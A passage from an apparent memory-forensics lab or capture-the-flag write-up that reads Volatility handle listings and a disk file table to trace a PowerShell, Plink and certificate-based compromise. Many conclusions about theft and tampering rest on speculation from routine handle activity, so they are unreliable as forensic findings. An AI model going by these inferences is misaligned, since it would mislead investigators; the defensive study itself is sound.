2112    powershell.exe  0x8b82dac6e8c0  0xc     WaitCompletionPacket    0x1
2112    powershell.exe  0x8b82dd545440  0x10    IoCompletion    0x1f0003
2112    powershell.exe  0x8b82debe3740  0x14    TpWorkerFactory 0xf00ff
2112    powershell.exe  0x8b82d7d442c0  0x18    IRTimer 0x100002
2112    powershell.exe  0x8b82dac6ef40  0x1c    WaitCompletionPacket    0x1
2112    powershell.exe  0x8b82d8c32810  0x20    IRTimer 0x100002
2112    powershell.exe  0x8b82dac6e650  0x24    WaitCompletionPacket    0x1
2112    powershell.exe  0x8b82dd545350  0x28    EtwRegistration 0x804
2112    powershell.exe  0x8b82dd545510  0x2c    EtwRegistration 0x804
2112    powershell.exe  0x8b82dd5455f0  0x30    EtwRegistration 0x804
2112    powershell.exe  0xbc899692d660  0x34    Directory       0x3     KnownDlls
2112    powershell.exe  0x8b82db8c7d20  0x38    Event   0x1f0003
2112    powershell.exe  0x8b82db8c7720  0x3c    Event   0x1f0003
2112    powershell.exe  0x8b82daeefa20  0x40    File    0x100020        \Device\HarddiskVolume4\Windows
```

**PowerShell Execution: Second Step of Infection**

Once the initial compromise was successful, the malware used Powershell.exe to further the infection. PowerShell, a common tool for system administration, was misused to run malicious scripts, including:

1. Multiple instances of Powershell.exe were observed, indicating that it was used for executing payloads or downloading additional malware from external sources.
2. Volatility analysis confirmed that Powershell processes had handles that accessed key system directories and files, manipulating the system's configuration to facilitate the attack.

At this stage, Powershell was likely used to modify system settings and possibly download further malicious code, helping the malware escalate privileges and solidify its presence.




**Third Step of Infection: Remote Access Setup**

In the third stage, the attacker established remote access and persistence mechanisms using SSH-related executables and Plink:


1. SSH tools such as sshd.exe and ssh.exe were found on the system, indicating that the attacker had set up secure shell connections to maintain control over the compromised machine.
2. The Plink.exe process was observed opening port 12345, likely enabling the attacker to create a backdoor for persistent access, allowing them to remotely execute commands as the root user.

This step secured the attacker's foothold in the system, allowing continuous access for further exploitation or to exfiltrate data.

```
2112    powershell.exe  0×8b82db87eaa0  0×1d0   Mutant  0×1f0001
2112    powershell.exe  0×8b82deb76080  0×1d4   Thread  0×1fffff        Tid 8224 Pid 2112
2112    powershell.exe  0×8b82deb7f340  0×1d8   Thread  0×1fffff        Tid 5708 Pid 2112
2112    powershell.exe  0×bc89a06bdbb0  0×1dc   Key     0×1     MACHINE\SOFTWARE\MICROSOFT\NET FRAMEWORK SETUP\NDP\V4\FULL
2112    powershell.exe  0×8b82db0b7b30  0×1e0   EtwRegistration 0×804
2112    powershell.exe  0×8b82dae516d0  0×1e4   EtwRegistration 0×804
2112    powershell.exe  0×8b82dad3b460  0×1e8   Mutant  0×1f0001
2112    powershell.exe  0×bc899f233db0  0×1ec   Key     0×20019 MACHINE\SOFTWARE\MICROSOFT\.NETFRAMEWORK
2112    powershell.exe  0×8b82dc6e2620  0×1f0   Event   0×1f0003
2112    powershell.exe  0×8b82dc6e25a0  0×1f4   Event   0×1f0003
2112    powershell.exe  0×bc89af6f86b0  0×1f8   Key     0×f003f USER\S-1-5-21-2423855938-2581495550-2013206183-1002
2112    powershell.exe  0×8b82dc6e2d20  0×1fc   Event   0×1f0003
2112    powershell.exe  0×bc89af6f82b0  0×200   Key     0×f003f USER
2112    powershell.exe  0×bc89a0625540  0×204   Section 0×6     windows_shell_global_counters
2112    powershell.exe  0×8b82dad182a0  0×208   Semaphore       0×1f0003        SM0:2112:120:WilError_02_p0h
2112    powershell.exe  0×bc89a2d9f3b0  0×20c   Key     0×20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\IDS
2112    powershell.exe  0×bc899ee059b0  0×210   Key     0×1     USER\S-1-5-21-2423855938-2581495550-2013206183-1002\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION
\EXPLORER
2112    powershell.exe  0×8b82dad18f20  0×214   Semaphore       0×1f0003        SM0:2112:120:WilError_02_p0
2112    powershell.exe  0×8b82da9c46c0  0×218   Mutant  0×1f0001        SM0:2112:120:WilError_02
2112    powershell.exe  0×bc89a05150b0  0×21c   Key     0×f003f USER\S-1-5-21-2423855938-2581495550-2013206183-1002_CLASSES
2112    powershell.exe  0×8b82dc494420  0×220   Event   0×1f0003
2112    powershell.exe  0×bc89997f0f00  0×224   Section 0×6     windows_shell_global_counters
2112    powershell.exe  0×8b82db27c970  0×228   EtwRegistration 0×804
2112    powershell.exe  0×bc89ad9a20b0  0×22c   Key     0×20019 MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\FOLDERDESCRIPTIONS\{767E6811-49CB-
4273-87C2-20F355E1085B}\PROPERTYBAG
```


Upon analyzing the system, I observed several actions that were executed on the victim's machine. The Powershell.exe process was a key component in the attack, and here's a summary of what happened:

1. **Registry Modifications:** I found that Powershell.exe accessed various registry keys, specifically within the MACHINE\SOFTWARE\Microsoft\ and MACHINE\SYSTEM\ControlSet001 hives. This indicates that the attacker made changes to critical system settings, likely to maintain persistence or manipulate system configurations to their advantage.
2. **Access to Global Counters:** Powershell also accessed windows_shell_global_counters, which are used for monitoring system performance and resource usage. The attacker may have leveraged this access to monitor system behavior or to fine-tune their actions to avoid detection.
3. **Semaphore and Event Manipulation:** There were interactions with Semaphores and Events, which are synchronization mechanisms in Windows. By manipulating these, the attacker could control or coordinate actions across multiple processes, ensuring the smooth execution of their payloads
4. **User Key Access:** The Powershell process also accessed keys associated with the specific user profile (S-1-5-21-...), indicating that the attacker targeted user-specific settings and potentially stole personal data or tampered with the victim's profile.
5. **Explorer Interaction:** Powershell accessed the Explorer folder descriptions, which could indicate that the attacker was interacting with the graphical user interface components or trying to hide files/folders to avoid detection by the user.





From the analysis of the memory dumps and the disassembly of various processes like Powershell.exe, SearchUI.exe, and smartscreen.exe, it appears that the implant tracked back to modifications in executable memory pages associated with these critical processes.


**Powershell.exe:** This was extensively used in the attack, with memory pages in the PAGE_EXECUTE_READWRITE protection state, allowing the attacker to execute arbitrary code. This suggests that the implant executed scripts via PowerShell to maintain persistence and perform malicious actions.



**SearchUI.exe and smartscreen.exe:** These are Windows components related to system security and search functionality. The implant may have injected malicious code into these processes to evade detection by disabling security checks (e.g., smartscreen) or to manipulate system functions (e.g., SearchUI).




The implant likely originated from a malicious PowerShell script or payload, which then propagated through the system, injecting code into critical processes like SearchUI.exe and smartscreen.exe to ensure persistence and further compromise the victim's machine




Persistence was achieved in this case through a combination of registry modifications and use of system certificates, as demonstrated by the analysis:

**Registry Modifications**


The Powershell process accessed critical registry keys, such as those located under MACHINE\SOFTWARE\Microsoft\SYSTEMCERTIFICATES\CA and MACHINE\SYSTEM\ControlSet001\Services\CRYPT32. These modifications suggest that the

attacker added or altered system certificates, potentially allowing malicious certificates to persist across reboots and enabling the malware to remain undetected while still maintaining elevated privileges or trusted access.

| Source | Type | Path | Created Date |
|---|---|---|---|
| PSDesiredStateConfiguration.psm1 | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/Windo... | 2019-07-11 21:30:49 BST |
| crypt32.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/crypt32... | 2019-07-11 20:33:29 BST |
| cryptdlg.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/cryptdl... | 2019-07-11 21:31:05 BST |
| curl.exe | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/curl.exe | 2019-07-11 21:31:06 BST |
| dbghelp.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/dbghel... | 2019-07-11 21:31:06 BST |
| directml.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/directm... | 2019-07-11 21:31:06 BST |
| IMJPDCT.EXE | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/IME/IM... | 2019-07-11 21:31:28 BST |
| MessagingDataModel2.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/Messag... | 2019-07-11 21:31:15 BST |
| msdrm.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/msdrm.... | 2019-07-11 21:31:16 BST |
| mshtml.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/mshtml... | 2019-07-11 20:34:41 BST |
| msvbvm60.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/msvbv... | 2019-07-11 21:31:18 BST |
| cliegaliases.mof | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/wbem/... | 2019-07-11 21:30:46 BST |
| WindowsCodecsRaw.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/Windo... | 2019-07-11 21:31:29 BST |
| winipcfile.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/winipcf... | 2019-07-11 21:31:25 BST |
| winmsipc.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/winmsi... | 2019-07-11 21:31:26 BST |
| wsnmp32.dll | File | /img_disk.raw/vol_vol7/Windows/SysWOW64/wsnmp... | 2019-07-11 21:31:26 BST |
| plink.exe | File | /img_disk.raw/vol_vol7/Windows/Temp/plink.exe | 2019-08-17 06:51:53 BST |
| script-5d269e0c-241c-b64c-96b7-4b2fb1b3dc05.ps1 | File | /img_disk.raw/vol_vol7/Windows/Temp/script-5d269e... | 2019-07-11 03:42:03 BST |
| Flash.ocx | File | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_ado... | 2019-07-11 21:30:45 BST |
| FlashUtil_ActiveX.dll | File | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_ado... | 2019-07-11 21:30:41 BST |
| FlashUtil_ActiveX.exe | File | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_ado... | 2019-07-11 21:30:41 BST |
| curl.exe | File | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_curl... | 2019-07-11 21:29:50 BST |
| FXSRES.DLL | File | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_dua... | 2019-07-11 03:39:13 BST |

### Certificate Manipulation

The logs indicate Powershell was interacting with the system's certificate stores, including the root certificates. This could allow the attacker to insert or alter trusted certificates, enabling secure communication or even bypassing certain security measures like encrypted communications with a command-and-control server.




**Script Execution and Plink**

As seen from the files extracted, there was a malicious Powershell script (script-5d269e0c...ps1) and plink.exe, which is commonly used to establish remote SSH connections. By scripting these tools, the attacker ensured that the system could be accessed remotely after reboots, or whenever required, through automated connections and re-establishing the infection if necessary.


**Modification of Critical DLLs**

The attacker manipulated several critical DLLs such as crypt32.dll and winspipe.dll, possibly to inject code or modify existing system functions, further allowing the malware to persist through stealthy execution each time these system files are loaded.

## WHAT INFORMATION WAS STOLEN?

### ANSWER:

After the analysis and investigation of the various processes, registry entries, and file access patterns, I found out what information was stolen from the victim's PC.



```
2112    powershell.exe  0×bc89ae781bb0  0×46c   Key     0×20019 MACHINE\SOFTWARE\MICROSOFT\FUSION\PUBLISHERPOLICY\DEFAULT
2112    powershell.exe  0×bc89ae781db0  0×470   Key     0×f003f MACHINE\SOFTWARE\CLASSES
2112    powershell.exe  0×bc89ae7819b0  0×474   Key     0×20019 MACHINE\SOFTWARE\MICROSOFT\WINDOWSRUNTIME
2112    powershell.exe  0×8b82dc6e2da0  0×478   Event   0×1f0003
2112    powershell.exe  0×8b82dd7ff7a0  0×47c   Event   0×1f0003
2112    powershell.exe  0×8b82d7824080  0×480   Thread  0×1fffff        Tid 10592 Pid 2112
2112    powershell.exe  0×8b82db87e3e0  0×488   Event   0×1f0003        CPFATE_2112_v4.0.30319
2112    powershell.exe  0×8b82dc6e2ba0  0×48c   Event   0×1f0003
2112    powershell.exe  0×8b82dc5218a0  0×490   Event   0×1f0003
2112    powershell.exe  0×bc899986f540  0×494   Section 0×4     __ComCatalogCache__
2112    powershell.exe  0×8b82db0b7430  0×498   EtwRegistration 0×804
2112    powershell.exe  0×8b82db0b76d0  0×49c   EtwRegistration 0×804
2112    powershell.exe  0×bc89a06bd2b0  0×4a0   Key     0×20019 MACHINE\SOFTWARE\MICROSOFT\WINDOWSRUNTIME\ACTIVATABLECLASSID
2112    powershell.exe  0×8b82dc9dbd60  0×4a4   ALPC Port       0×1f0001
2112    powershell.exe  0×8b82dc473d20  0×4a8   Event   0×1f0003
2112    powershell.exe  0×8b82d6e62090  0×4ac   ALPC Port       0×1f0001        OLEE59E9103484AD0EA17DBC0165E7E
2112    powershell.exe  0×8b82d6e247a0  0×4b0   Event   0×1f0003
2112    powershell.exe  0×8b82deb72070  0×4bc   ALPC Port       0×1f0001
2112    powershell.exe  0×8b82dd5c6c20  0×4c0   Event   0×1f0003
2112    powershell.exe  0×8b82deb6f080  0×4c4   Thread  0×1fffff        Tid 8264 Pid 2112
2112    powershell.exe  0×8b82db0b7890  0×4cc   EtwRegistration 0×804
2112    powershell.exe  0×8b82db0b7a50  0×4d0   EtwRegistration 0×804
2112    powershell.exe  0×8b82db27c5f0  0×4d4   EtwRegistration 0×804
2112    powershell.exe  0×8b82dd7ffe20  0×4d8   Event   0×1f0003
2112    powershell.exe  0×8b82d786b920  0×4dc   Semaphore       0×1f0003
2112    powershell.exe  0×8b82d786b9a0  0×4e0   Semaphore       0×1f0003
2112    powershell.exe  0×8b82db27c340  0×4e4   IoCompletion    0×1f0003
2112    powershell.exe  0×8b82d7aadf90  0×510   EtwRegistration 0×804
2112    powershell.exe  0×8b82db3e70c0  0×514   File    0×120089        \Device\HarddiskVolume4\Windows\System32\en-US\winnlsres.dll.mui
```

**System and User Data**

By accessing registry keys like SOFTWARE\Microsoft\Fusion\PublisherPolicy\Default and SOFTWARE\Microsoft\WindowsRuntime\Classes, the attacker gained access to sensitive system configurations and user-specific data. This included details about installed software, user settings, and possibly encrypted credentials stored on the system.

**Runtime and Activation Data**

The attacker accessed the SOFTWARE\Microsoft\WindowsRuntime\ACTIVATABLECLSID registry path, which could suggest tampering with Windows activation mechanisms or extracting information related to Windows system activations, which can be leveraged to bypass or manipulate system authentication protocols.

**File Access**

There was evidence of the Powershell process accessing system files, specifically the file /Device/HarddiskVolume4/Windows/System32/en-US/winmlsres.dll.mui. This implies that

system files were accessed and could potentially have been modified or stolen, impacting system integrity.

**Cryptographic Information**

The interaction with CRYPT32 and system certificate stores likely means that the attacker stole or manipulated encryption keys and certificates. This could allow the attacker to impersonate the system or decrypt sensitive communications, leading to further data breaches.

In summary, the stolen information from the victim's PC includes critical system configurations, user-specific data, encrypted certificates, cryptographic information, and possibly activation-related data, which would allow the attacker to maintain control over the system and exfiltrate sensitive data.